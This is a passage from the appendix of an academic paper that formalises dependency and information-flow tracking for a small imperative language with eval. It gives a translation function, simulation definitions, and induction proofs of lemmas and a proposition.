\mathit{trans}(c_1; c_2) &\stackrel{def}{=} \mathit{trans}(c_1); \mathit{trans}(c_2)\\
\mathit{trans}(\texttt{while}_p\, e\, \texttt{do}\, c) &\stackrel{def}{=} k_p := k_p \mid \mathit{dep}(\mathsf{vars}(e)) \mid pc;\\
&\quad\ d_p := d_p \mid \mathit{lev}(\mathsf{vars}(e));\\
&\quad\ \mathit{while}\ e\ \mathit{do}\\
&\quad\ (\mathit{let}\ pc' = pc\ \mathit{in}\\
&\quad\ \ pc := pc \mid \{p\};\\
&\quad\ \ \mathit{trans}(c)\\
&\quad\ \ pc := pc';\\
&\quad\ \ k_p := k_p \mid \mathit{dep}(\mathsf{vars}(e)) \mid pc;\\
&\quad\ \ d_p := d_p \mid \mathit{lev}(\mathsf{vars}(e)));\\
\mathit{trans}(\texttt{if}_p\, e\, \texttt{then}\, c_1\, \texttt{else}\, c_2) &\stackrel{def}{=} k_p := k_p \mid \mathit{dep}(\mathsf{vars}(e)) \mid pc;\\
&\quad\ d_p := d_p \mid \mathit{lev}(\mathsf{vars}(e));\\
&\quad\ \mathit{let}\ pc' = pc\ \mathit{in}\\
&\quad\ \ pc := pc \mid \{p\};\\
&\quad\ \ \texttt{if}\, e\, \texttt{then}\, \mathit{trans}(c_1)\, \texttt{else}\, \mathit{trans}(c_2);\\
&\quad\ \ pc := pc'\\
\mathit{trans}(\texttt{eval}(e)) &\stackrel{def}{=} \mathit{let}\ h = \mathit{hash}(e)\ \mathit{in}\\
&\quad\ k := k \mid K_h;\\
&\quad\ \texttt{eval}(\mathit{trans}(e));\\
&\quad\ K_h := K_h \mid \mathit{depsIn}(k, e)
\end{aligned}
$$

Note that the clause that defines trans for eval is not recursive.

Definition 3. *A $\mathcal{W}$-configuration C simulates a $\mathcal{W}^{deps}$-configuration $\mathcal{D}$, written $\mathcal{D} \prec C$, iff*

1. $\mathcal{D} = \langle \kappa, \delta, \pi, \mu, c \rangle$;
2. $C = \langle M, \mathsf{trans}(c) \rangle$;
3. $M(pc) = \pi$;
4. $M(k) = \kappa$;
5. $M(d) = \delta$; *and*
6. $\mu(x) = \langle M(x), M(x_P), M(x_L) \rangle$, *for all* $x \in dom(\mu)$.

Before addressing the main result (Prop. 2) an auxiliary result.

Lemma 2. *Suppose $\mathcal{D} = \langle \kappa, \delta, \pi, \mu, c \rangle$, e is an expression, $\widehat{\mu}(e) = \langle i, P, L \rangle$ and $\mathcal{D} \prec C$. Let $vars(e) = \boldsymbol{x}$. Then*

1. $dep(\boldsymbol{x}) = P$; *and*
2. $lev(\boldsymbol{x}) = L$.

Proof. By induction on e.

Definition 4. *A $\mathcal{W}$-configuration C simulates a $\mathcal{W}^{deps}$-configuration $\mathcal{D}$, written $\mathcal{D} \prec C$, iff*

1. $\mathcal{D} = \langle \mathcal{K}, \kappa, \delta, \pi, \mu, c \rangle$;
2. $C = \langle M, \mathsf{trans}(c) \rangle$;
3. $M(K) = \mathcal{K}$, $M(k) = \kappa$, $M(d) = \delta$, $M(pc) = \pi$; *and*
4. $\mu(x) = \langle M(x), M(x_P), M(x_L) \rangle$, *for all* $x \in dom(\mu)$.

Remark 1. $\mathcal{D} \prec C$, implies $\hat{\mu}(e) = \hat{M}(e)$ for all e s.t. $\mathsf{vars}(e) \subseteq dom(\mu)$.

Given $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_{n+1}$ consisting of a sequence of composable mixed-step judgements $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2 \rightarrowtail \ldots \rightarrowtail \mathcal{D}_{n+1}$ and assume $\pi_1, \ldots, \pi_n$ are the derivations of each of these judgements (i.e. π_i is a derivation of the judgement $\mathcal{D}_i \rightarrowtail \mathcal{D}_{i+1}$, $i \in 1..n$). We define the **depth** of this sequence, written $\mathsf{depth}(\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_{n+1})$, as the maximum of the depths of the π_is. If $n = 0$ (i.e. the sequence is empty), then we declare the depth to be 0.

The following result is required for the proof of Prop. 2 (case of eval) and is proved by induction on the strings that may be correctly parsed as commands:

$$s ::= \text{"}\texttt{skip}\text{"} \,\big|\, \text{"}x := e\text{"} \,\big|\, \text{"}\texttt{eval}(e)\text{"} \,\big|\, \text{"}let\ x = e\ in\ \text{"} +\!\!+ s \,\big|\, s +\!\!+ \text{";"} +\!\!+ s \,\big|\, \text{"}if\ e\ then\ \text{"} +\!\!+ s +\!\!+ \text{"}\ then\ \text{"} +\!\!+ s \,\big|\, \text{"}while\ e\ do\ \text{"} +\!\!+ s$$

Lemma 3. $parse(\hat{trans}(s)) = trans(parse(s))$

Proof. – $s = \text{"}\texttt{skip}\text{"}$.

$$
\begin{aligned}
&\mathsf{parse}(\hat{\mathit{trans}}(\texttt{"skip"}))\\
&= \mathsf{parse}(\mathcal{I}(\texttt{case "skip" of ...}))\\
&= \mathsf{parse}(\texttt{"skip"})\\
&= \texttt{skip}\\
&= \mathsf{trans}(\texttt{skip})\\
&= \mathsf{trans}(\mathsf{parse}(\texttt{"skip"}))
\end{aligned}
$$

– $s = \texttt{"}x := e\texttt{"}$. Let t denote the string

$$\texttt{"}x_L := \mathit{lev}(\boldsymbol{x}); x_P := \mathit{dep}(\boldsymbol{x})|\mathit{pc}; x := e\texttt{"}$$

where $\boldsymbol{x}$ is the string of comma separated variables "$x_1, \ldots, x_n$" returned by $\mathcal{I}(\mathit{vars}(\texttt{"}e\texttt{"}))$.

$$
\begin{aligned}
&\mathsf{parse}(\hat{\mathit{trans}}(\texttt{"}x := e\texttt{"}))\\
&= \mathsf{parse}(\mathcal{I}(\texttt{case "}x := e\texttt{" of ...}))\\
&= \mathsf{parse}(t)\\
&= x_L := \mathit{lev}(\boldsymbol{x}); x_P := \mathit{dep}(\boldsymbol{x})|\mathit{pc}; x := e\\
&= x_L := \mathit{lev}(\mathsf{vars}(e)); x_P := \mathit{dep}(\mathsf{vars}(e))|\mathit{pc}; x := e\\
&= \mathsf{trans}(x := e)\\
&= \mathsf{trans}(\mathsf{parse}(\texttt{"}x := e\texttt{"}))
\end{aligned}
$$

– $s = \texttt{"eval(}e\texttt{)"}$. Let t denote the string

$$\texttt{"}\mathit{let}\ h\ =\ \mathit{hash}(e)\ \mathit{in}(k := k|K_h; \texttt{eval}(\mathit{trans}(e)); K_h := K_h|\mathit{depsIn}(k, e))\texttt{"}$$

$$
\begin{aligned}
&\mathsf{parse}(\hat{\mathit{trans}}(\texttt{"eval(}e\texttt{)"}))\\
&= \mathsf{parse}(\mathcal{I}(\texttt{case "eval(}e\texttt{)" of ...}))\\
&= \mathsf{parse}(t)\\
&= \mathit{let}\ h\ =\ \mathit{hash}(e)\ \mathit{in}\\
&\quad k := k|K_h;\\
&\quad \texttt{eval}(\mathit{trans}(e));\\
&\quad K_h := K_h|\mathit{depsIn}(k, e)\\
&= \mathsf{trans}(\texttt{eval}(e))\\
&= \mathsf{trans}(\mathsf{parse}(\texttt{"eval}(e)\texttt{"}))
\end{aligned}
$$

– $s = \texttt{"}\mathit{let}\ x = e\ \mathit{in}\ \texttt{"} + s_1$. Let t be the string

$$\texttt{"}\mathit{let}\ x = e\ \mathit{in}\ x_L := \mathit{lev}(\boldsymbol{x}); x_P := \mathit{dep}(\boldsymbol{x})|\mathit{pc};\texttt{"} + \mathcal{I}(\mathit{trans}(s_1))$$

where $\boldsymbol{x}$ is the string of comma separated variables "$x_1, \ldots, x_n$" returned by $\mathcal{I}(\mathit{vars}(\texttt{"}e\texttt{"}))$.

$$
\begin{aligned}
&\mathsf{parse}(\hat{\mathit{trans}}(\texttt{"}\mathit{let}\ x = e\ \mathit{in}\ \texttt{"} + s_1))\\
=\ &\mathsf{parse}(\mathcal{I}(\texttt{case "}\mathit{let}\ x = e\ \mathit{in}\ \texttt{"} + s_1\ \texttt{of ...}))\\
=\ &\mathsf{parse}(t)\\
=\ &\mathit{let}\ x = e\ \mathit{in}\ x_L := \mathit{lev}(\boldsymbol{x}); x_P := \mathit{dep}(\boldsymbol{x})|\mathit{pc}; \mathsf{parse}(\mathcal{I}(\mathit{trans}(s_1)))\\
=\ &\mathit{let}\ x = e\ \mathit{in}\ x_L := \mathit{lev}(\mathsf{vars}(e)); x_P := \mathit{dep}(\mathsf{vars}(e))|\mathit{pc}; \mathsf{parse}(\mathcal{I}(\mathit{trans}(s_1)))\\
=\ &\mathit{let}\ x = e\ \mathit{in}\ x_L := \mathit{lev}(\mathsf{vars}(e)); x_P := \mathit{dep}(\mathsf{vars}(e))|\mathit{pc}; \mathsf{parse}(\hat{\mathit{trans}}(\mathcal{I}(s_1)))\\
=\ &\mathit{let}\ x = e\ \mathit{in}\ x_L := \mathit{lev}(\mathsf{vars}(e)); x_P := \mathit{dep}(\mathsf{vars}(e))|\mathit{pc}; \mathsf{parse}(\hat{\mathit{trans}}(s_1))\\
=_{IH}\ &\mathit{let}\ x = e\ \mathit{in}\ x_L := \mathit{lev}(\mathsf{vars}(e)); x_P := \mathit{dep}(\mathsf{vars}(e))|\mathit{pc}; \mathsf{trans}(\mathsf{parse}(s_1))\\
=\ &\mathsf{trans}(\texttt{let}\ x = e\ \texttt{in}\ \mathsf{parse}(s_1))\\
=\ &\mathsf{trans}(\mathsf{parse}(\texttt{"let}\ x = e\ \texttt{in"} + s_1))
\end{aligned}
$$

– $s = s_1 + ";" + s_2$.

$$\begin{aligned}
& \mathsf{parse}(\hat{trans}(s_1 + ";" + s_2)) \\
= \;& \mathsf{parse}(\mathcal{I}(\texttt{case}\ (s_1 + ";" + s_2)\ \texttt{of}\ ...)) \\
= \;& \mathsf{parse}(\mathcal{I}(trans(s_1)) + ";" + \mathcal{I}(trans(s_2))) \\
= \;& \mathsf{parse}(\mathcal{I}(trans(s_1)))\,;\mathsf{parse}(\mathcal{I}(trans(s_2))) \\
= \;& \mathsf{parse}(\hat{trans}(\mathcal{I}(s_1)))\,;\mathsf{parse}(\hat{trans}(\mathcal{I}(s_2))) \\
= \;& \mathsf{parse}(\hat{trans}(s_1))\,;\mathsf{parse}(\hat{trans}(s_2)) \\
=_{IH} \;& \mathsf{trans}(\mathsf{parse}(s_1))\,;\mathsf{trans}(\mathsf{parse}(s_1)) \\
= \;& \mathsf{trans}(\mathsf{parse}(s_1 + ";" + s_1))
\end{aligned}$$

– $s = "if\ e\ then\ " + s_1 + "\ then\ " + s_2$. Let t be the string

$$\begin{aligned}
& "k_p := k_p | dep(\boldsymbol{x}) | pc;" + \\
& "d_p := d_p | lev(\boldsymbol{x});" + \\
& "let pc' = pc in" + \\
& \quad "pc := pc | \{p\};" + \\
& \quad "\texttt{if}\ e\ \texttt{then}\ " + trans(s_1) + "\ \texttt{else}\ " + trans(s_2); + \\
& \quad "pc := pc'"
\end{aligned}$$

where $\boldsymbol{x}$ is the string of comma separated variables "$x_1, \ldots, x_n$" returned by $\mathcal{I}(vars("e"))$.

$$\begin{aligned}
& \mathsf{parse}(\hat{trans}("if\ e\ then\ " + s_1 + "\ then\ " + s_2)) \\
= \;& \mathsf{parse}(\mathcal{I}(\texttt{case}\ "if\ e\ then\ " + s_1 + "\ then\ " + s_2\ \texttt{of}\ ...)) \\
= \;& \mathsf{parse}(t) \\
= \;& k_p := k_p | dep(\boldsymbol{x}) | pc; d_p := d_p | lev(\boldsymbol{x}); \\
& \quad let\ pc' = pc\ in \\
& \quad\quad pc := pc | \{p\}; \\
& \quad\quad \texttt{if}\ e\ \texttt{then}\ \mathsf{parse}(\mathcal{I}(trans(s_1)))\ \texttt{else}\ \mathsf{parse}(\mathcal{I}(trans(s_1))); \\
& \quad\quad pc := pc' \\
= \;& k_p := k_p | dep(\boldsymbol{x}) | pc; d_p := d_p | lev(\boldsymbol{x}); \\
& \quad let\ pc' = pc\ in \\
& \quad\quad pc := pc | \{p\}; \\
& \quad\quad \texttt{if}\ e\ \texttt{then}\ \mathsf{parse}(\hat{trans}(\mathcal{I}(s_1)))\ \texttt{else}\ \mathsf{parse}(\hat{trans}(\mathcal{I}(s_1))); \\
& \quad\quad pc := pc' \\
= \;& k_p := k_p | dep(\boldsymbol{x}) | pc; d_p := d_p | lev(\boldsymbol{x}); \\
& \quad let\ pc' = pc\ in \\
& \quad\quad pc := pc | \{p\}; \\
& \quad\quad \texttt{if}\ e\ \texttt{then}\ \mathsf{parse}(\hat{trans}(s_1))\ \texttt{else}\ \mathsf{parse}(\hat{trans}(s_2)); \\
& \quad\quad pc := pc' \\
=_{IH} \;& k_p := k_p | dep(\boldsymbol{x}) | pc; d_p := d_p | lev(\boldsymbol{x}); \\
& \quad let\ pc' = pc\ in \\
& \quad\quad pc := pc | \{p\}; \\
& \quad\quad \texttt{if}\ e\ \texttt{then}\ \mathsf{trans}(\mathsf{parse}(s_1))\ \texttt{else}\ \mathsf{trans}(\mathsf{parse}(s_2)); \\
& \quad\quad pc := pc' \\
= \;& \mathsf{trans}(\texttt{if}\ e\ \texttt{then}\ \mathsf{parse}(s_1)\ \texttt{else}\ \mathsf{parse}(s_2)) \\
= \;& \mathsf{trans}(\mathsf{parse}("\texttt{if}\ e\ \texttt{then}\ " + s_1 + "\ \texttt{else}\ " + s_2))
\end{aligned}$$

– $s = \text{"}\mathit{while}\ e\ \mathit{do}\ \text{"} + s_1$. Similar to previous item.

Proposition 1. *If*

– $\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c \rangle$;
– $C_1 = \langle M_1, \mathsf{trans}(c) \rangle$;
– $\mathcal{D}_1 \prec C_1$;
– $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$, $n \geq 0$;

then there exists C_2 *s.t.* $C_1 \twoheadrightarrow C_2$ *and* $\mathcal{D}_2 \prec C_2$.

$$\begin{array}{ccc} \mathcal{D}_1 & \prec & C_1 \\ {\scriptstyle n}\big\downarrow & & \big\vdots \\ \mathcal{D}_2 & \prec & C_2 \end{array}$$

Proof. By induction on (d, n) ordered by the standard lexicographic ordering, where d is the depth of the sequence $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$. We perform case analysis on c.

– $c = \texttt{skip}$. In this case $\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{skip} \rangle$ and $C_1 = \langle M_1, \texttt{skip} \rangle$. By definition of the reduction relation over $\mathcal{W}^{deps}$, it must be the case that $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ (i.e. $n = 1$) with the derivation of this judgement ending in an application of Skip:

$$\frac{}{\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{skip} \rangle \rightarrowtail \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, \mathit{stop} \rangle}\ \textsc{Skip}$$

  For this base case ($(d, n) = (1, 1)$), it suffices to take $C_2 = \langle M_1, \mathit{stop} \rangle$.
– $c = \texttt{let}\ x = e\ \texttt{in}\ c_1$. In this case $\mathcal{D}_1 = \langle \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{let}\ x = e\ \texttt{in}\ c_1 \rangle$ and C_1 is

$$\langle M_1, \texttt{let}\ x = e\ \texttt{in}\ x_L := \mathit{lev}(\boldsymbol{x}); x_P := \mathit{dep}(\boldsymbol{x}); \mathsf{trans}(c_1) \rangle$$

  where $\boldsymbol{x}$ is a string of comma separated variables returned by $\mathsf{vars}(e)$. By definition of the reduction relation over $\mathcal{W}^{deps}$, it must be the case that $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ (i.e. $n = 1$) with the derivation of this judgement ending in an application of Let:

$$\frac{\begin{array}{c}\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1[y \mapsto \hat{\mu}(e)], c_1[x := y] \rangle \overset{n_1}{\rightarrowtail} \\ \langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2[y \mapsto v], \mathit{stop} \rangle\end{array}}{\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{let}\ x = e\ \texttt{in}\ c_1 \rangle \rightarrowtail \langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2 \setminus y, \mathit{stop} \rangle}\ \textsc{Let}$$

  where y is some fresh variable. Thus $(d, n) = (d, 1)$. Note that:

$$\begin{array}{ll} & \langle M_1, \texttt{let}\ x = e\ \texttt{in}\ x_L := \mathit{lev}(\boldsymbol{x}); x_P := \mathit{dep}(\boldsymbol{x}); \mathsf{trans}(c_1) \rangle \\ \rightarrow & \langle M_1[z \mapsto \hat{M}_1(e)], z_L := \mathit{lev}(\boldsymbol{x}); z_P := \mathit{dep}(\boldsymbol{x}); \mathsf{trans}(c_1)[x := z] \rangle \\ \rightarrow\!\rightarrow & \langle M_2, \mathsf{trans}(c_1)[x := z] \rangle \end{array}$$

where $M_2 = M_1[z \mapsto \hat{M}_1(e)][z_L \mapsto lev(\boldsymbol{x})][z_P \mapsto dep(\boldsymbol{x})|M_1(pc)]$. Define

- $\mathcal{D}_3 \stackrel{def}{=} \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1[z \mapsto \hat{\mu}(e)], c_1[x := z] \rangle$, where we have renamed y to z which is assumed fresh;
- $C_3 \stackrel{def}{=} \langle M_2, \mathsf{trans}(c_1)[x := z] \rangle = \langle M_2, \mathsf{trans}(c_1[x := z]) \rangle$

and note that

- $\mathcal{D}_3 \stackrel{n_1}{\rightarrowtail} \langle \mathcal{K}_2 \kappa_2, \delta_2, \pi_1, \mu_2[z \mapsto v], stop \rangle$ follows from $\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1[y \mapsto \hat{\mu}(e)], c_1[x := y] \rangle \stackrel{n_1}{\rightarrowtail} \langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2[y \mapsto v], stop \rangle$;
- $\mathsf{depth}(\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1[y \mapsto \hat{\mu}(e)], c_1[x := y] \rangle \stackrel{n_1}{\rightarrowtail} \langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2[y \mapsto v], stop \rangle) = (d-1, n_1) < (d, 1) = \mathsf{depth}(\mathcal{D}_1 \rightarrowtail \mathcal{D}_2)$.

Thus we resort to the IH and deduce the existence of C_4 s.t. $\langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2[z \mapsto v], stop \rangle \prec C_4$ and $C_3 \twoheadrightarrow C_4$. Note that $C_4 = \langle M_4, stop \rangle$ for some memory M_4. Therefore, we set the desired $\mathcal{W}$-configuration to be $\langle M_4 \setminus z, stop \rangle$.

– $c = c_1; c_2$. In this case $\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c_1; c_2 \rangle$ and $C_1 = \langle M_1, \mathsf{trans}(c_1); \mathsf{trans}(c_2) \rangle$. By definition of the reduction relation over $\mathcal{W}^{deps}$, it must be the case that $\mathcal{D}_1 \stackrel{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_3 \stackrel{n-1}{\rightarrowtail} \mathcal{D}_2$ with the derivation of the judgement $\mathcal{D}_1 \rightarrowtail \mathcal{D}_3$ ending in an application of SEQ:

$$\frac{\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c_1 \rangle \stackrel{n_1}{\rightarrowtail} \langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, stop \rangle}{\mathcal{D}_1 = \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c_1; c_2 \rangle \rightarrowtail \langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, c_2 \rangle = \mathcal{D}_3} \text{ SEQ}$$

Since

- $\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c_1 \rangle \prec \langle M_1, \mathsf{trans}(c_1) \rangle$ follows from $\mathcal{D}_1 \prec C_1$;
- $\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c_1 \rangle \stackrel{n_1}{\rightarrowtail} \langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, stop \rangle$; and
- $\mathsf{depth}(\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, c_1 \rangle \stackrel{n_1}{\rightarrowtail} \langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, stop \rangle) = (d_1, n_1)$ for some d_1 and $(d_1, n_1) < (d, n) = \mathsf{depth}(\mathcal{D}_1 \stackrel{n}{\rightarrowtail} \mathcal{D}_2)$, since $d_1 + 1$ is used to compute d.

We resort to the IH and assert the existence of C_3 s.t.

$$\langle M_1, \mathsf{trans}(c_1) \rangle \twoheadrightarrow C_3 \tag{1}$$

and

$$\langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, stop \rangle \prec C_3 \tag{2}$$

From (2) and $trans(stop) = stop$, $C_3 = \langle M_3, stop \rangle$ for some memory M_3. Therefore,

$$\langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, c_2 \rangle \prec \langle M_3, \mathsf{trans}(c_2) \rangle \tag{3}$$

Also,

- $\mathcal{D}_3 = \langle \mathcal{K}_3, \kappa_3, \delta_3, \pi_1, \mu_3, c_2 \rangle \stackrel{n-1}{\rightarrowtail} \langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2, stop \rangle$; and
- $\mathsf{depth}(\mathcal{D}_3 \stackrel{n-1}{\rightarrowtail} \langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2, stop \rangle) = (d_2, n-1)$ for some d_2. Since d_2 is used to compute d (hence $d_2 \leq d$), $(d_2, n-1) < (d, n)$.

Once again we resort to the IH to assert the existence of C_2 s.t.

$$\langle M_2, \mathsf{trans}(c_2)\rangle \twoheadrightarrow C_2 \tag{4}$$

and

$$\langle \mathcal{K}_2, \kappa_2, \delta_2, \pi_1, \mu_2, stop\rangle \prec C_2 \tag{5}$$

We conclude from (1) and (4) and Lem. 1(1).

– $c = x := e$. In this case $\mathcal{D}_1 = \langle \kappa_1, \delta_1, \pi_1, \mu_1, x := e\rangle$ and $C_1 = \langle M_1, \mathsf{trans}(x := e)\rangle$. Here $\mathsf{trans}(x := e)$ will be abbreviated c'. Note that c' is the code

$$x_L := lev(\boldsymbol{x}); x_P := dep(\boldsymbol{x})|pc; x := e$$

where $\mathsf{vars}(e) = \boldsymbol{x}$. By definition of the reduction relation over $\mathcal{W}^{deps}$, it must be the case that $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ (i.e. $n = 1$). Moreover, the derivation of this judgement ends in an application of Assign:

$$\frac{\hat{\mu_1}(e) = \langle v, P, L\rangle}{\begin{array}{l}\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_1, x := e\rangle \rightarrowtail \\ \langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_2 = \mu_1[x \mapsto \langle v, P \cup \pi, L\rangle], stop\rangle = \mathcal{D}_2\end{array}}\ \textsc{Assign}$$

and $(d, n) = (d, 1)$. Note that

$$\begin{array}{lll} & \langle M_1, \mathsf{trans}(x := e)\rangle & \\ = & \langle M_1, x_L := ; x_P := dep(\boldsymbol{x})|pc; x := e\rangle & \\ \rightarrow\!\!\rightarrow & \langle M_1[x_L \mapsto lev(\boldsymbol{x})][x_P \mapsto dep(\boldsymbol{x})|M_1(pc)], x := e\rangle & \\ \rightarrow & \langle M_1[x_L \mapsto lev(\boldsymbol{x})][x_P \mapsto dep(\boldsymbol{x})|M_1(pc)][x \mapsto \hat{M_1}(e)], stop\rangle & \end{array}$$

Let M_2 stand for $M_1[x_L \mapsto lev(\boldsymbol{x})][x_P \mapsto dep(\boldsymbol{x})|M_1(pc)][x \mapsto \hat{M_1}(e)]$. We are left to verify that $\langle \mathcal{K}_1, \kappa_1, \delta_1, \pi_1, \mu_2, stop\rangle = \mathcal{D}_2 \prec \langle M_2, stop\rangle$. This implies verifying the following items:

1. $M_2(pc) = \pi_1$. This follows from $\mathcal{D}_1 \prec C_1$ and $M_2(pc) = M_1(pc)$.
2. $M_2(k) = \kappa_1$ and $M_2(d) = \delta_1$. Both follow from $\mathcal{D}_1 \prec C_1$ and $M_2(k) = M_1(k)$ and $M_2(d) = M_1(d)$.
3. $\mu_2(x) = \langle M_2(x), M_2(x_P), M_2(x_L)\rangle$, for all $x \in dom(\mu_2)$. For $M_2(x) = v$ this follows from Rem. 1. For $M_2(x_P) = P$ we resort to Lem. 2. Finally, for $M_2(x_L) = L$ we resort to Lem. 2.

– $c = \mathtt{while}_p\, e\, \mathsf{do}\, c_1$. In this case $\mathcal{D}_1 = \langle \kappa_1, \delta_1, \pi_1, \mu_1, \mathtt{while}_p\, e\, \mathsf{do}\, c_1\rangle$ and $C_1 = \langle M_1, \mathsf{trans}(\mathtt{while}_p\, e\, \mathsf{do}\, c_1)\rangle$. By definition of the reduction relation over $\mathcal{W}^{deps}$, two cases are possible.

1. Either $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ (i.e. $n = 1$) with the derivation of the judgement $\mathcal{D}_1 \rightarrowtail \mathcal{D}_2$ ending in an application of While-F:

$$\frac{\hat{\mu_1}(e) = \langle 0, P, L\rangle}{\begin{array}{c}\kappa_2 = \kappa_1 \uplus \{p \mapsto \pi_1 \cup P\} \quad \delta_2 = \delta_1 \uplus \{p \mapsto L\} \\ \mathcal{D}_1 = \langle \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{while}_p\, e\, \texttt{do}\, c_1\rangle \rightarrowtail \\ \langle \kappa_2, \delta_2, \pi_1, \mu_1, stop\rangle = \mathcal{D}_2\end{array}}\ \textsc{While-F}$$

2. Or $\mathcal{D}_1 \overset{n}{\rightarrowtail} \mathcal{D}_2$ is of the form $\mathcal{D}_1 \rightarrowtail \mathcal{D}_3 \overset{n-1}{\rightarrowtail} \mathcal{D}_2$ with the derivation of the judgement $\mathcal{D}_1 \rightarrowtail \mathcal{D}_3$ ending in an application of While-T:

$$\frac{\begin{array}{c}\hat{\mu_1}(e) = \langle i, P, L\rangle \quad i \neq 0 \quad \pi_1' = \pi_1 \cup P \\ \kappa_1' = \kappa_1 \uplus \{p \mapsto \pi_1 \cup P\} \quad \delta_1' = \delta_1 \uplus \{p \mapsto L\} \\ \langle \kappa_1', \delta_1', \pi_1', \mu_1, c_1\rangle \overset{n_1}{\rightarrowtail} \langle \kappa_3, \delta_3, \pi_1', \mu_3, stop\rangle\end{array}}{\begin{array}{c}\mathcal{D}_1 = \langle \kappa_1, \delta_1, \pi_1, \mu_1, \texttt{while}_p\, e\, \texttt{do}\, c_1\rangle \rightarrowtail \\ \langle \kappa_3, \delta_3, \pi_1, \mu_3, \texttt{while}_p\, e\, \texttt{do}\, c_1\rangle = \mathcal{D}_3\end{array}}\ \textsc{While-T}$$

We consider each case in turn. First, recall that $\mathsf{trans}(c) =$

```
k[p] := k[p]|dep(x)|pc;
d[p] := d[p]|lev(x);
while e do
 (let pc' = pc in
  pc := pc|{p};
  trans(c1);
  pc := pc';
  k[p] := k[p]|dep(x)|pc;
  d[p] := d[p]|lev(x);
```

We address the first case. Note that $C_1 \twoheadrightarrow C_3 = \langle M_3, \texttt{while}\, e\, \texttt{do}\, c_3\rangle$, where c_3 is the above command without the first two lines. Since for all $x \in vars(e)$, $M_1(x) = M_3(x)$ and $\mathcal{D}_1 \prec C_1$, we deduce that $\hat{M_3}(e) = 0$. Thus reduction in $\mathcal{W}$ continues as follows:

$$C_3 = \langle M_3, \texttt{while}\, e\, \texttt{do}\, c_3\rangle \rightarrow \langle M_3, stop\rangle = C_4$$

We are left to verify that $\mathcal{D}_2 \prec C_4$:

1. $stop = \mathsf{trans}(stop)$. This holds by definition of trans.
2. $M_3(pc) = \pi_1$. This follows from $M_3(pc) = M_1(pc) =_{\mathcal{D}_1 \prec C_1} \pi_1$.
3. $M_3(k) = \kappa_1 \uplus \{p \mapsto \pi_1 \cup P\}$ (the case $M_3(d) = \delta_1 \uplus \{p \mapsto L\}$ is similar to this one and hence omitted). Note $M_3(k) = M_2(k) = \kappa_3$ where κ_3 is defined as follows:
$$\kappa_3(q) \overset{def}{=} \begin{cases} M_1(q), & \text{if } q \neq p \\ M_1(k_p) \cup M_1(pc) \cup dep(\boldsymbol{x}), & \text{if } q = p \end{cases}$$
Note that $M_1(pc) = \pi_1$ follows from $\mathcal{D}_1 \prec C_1$. Also from $\mathcal{D}_1 \prec C_1$ and Lem. 2, we obtain $dep(\boldsymbol{x}) = P$. Therefore $\kappa_3 = \kappa_1 \uplus \{p \mapsto \pi_1 \cup P\}$.
4. $\mu_1(x) = \langle M_3(x), M_3(x_P), M_3(x_L)\rangle$, for all $x \in dom(\mu_1)$. Since for all $x \in dom(\mu_1)$, $M_1(x) = M_3(x)$, $M_1(x_P) = M_3(x_P)$ and $M_1(x_L) = M_3(x_L)$ and $\mathcal{D}_1 \prec C_1$, we deduce $\mu_1(x) = \langle M_3(x), M_3(x_P), M_3(x_L)\rangle$, for all $x \in dom(\mu_1)$.

We now address the second case. Note that:

$$
\begin{array}{ll}
& C_1 \\
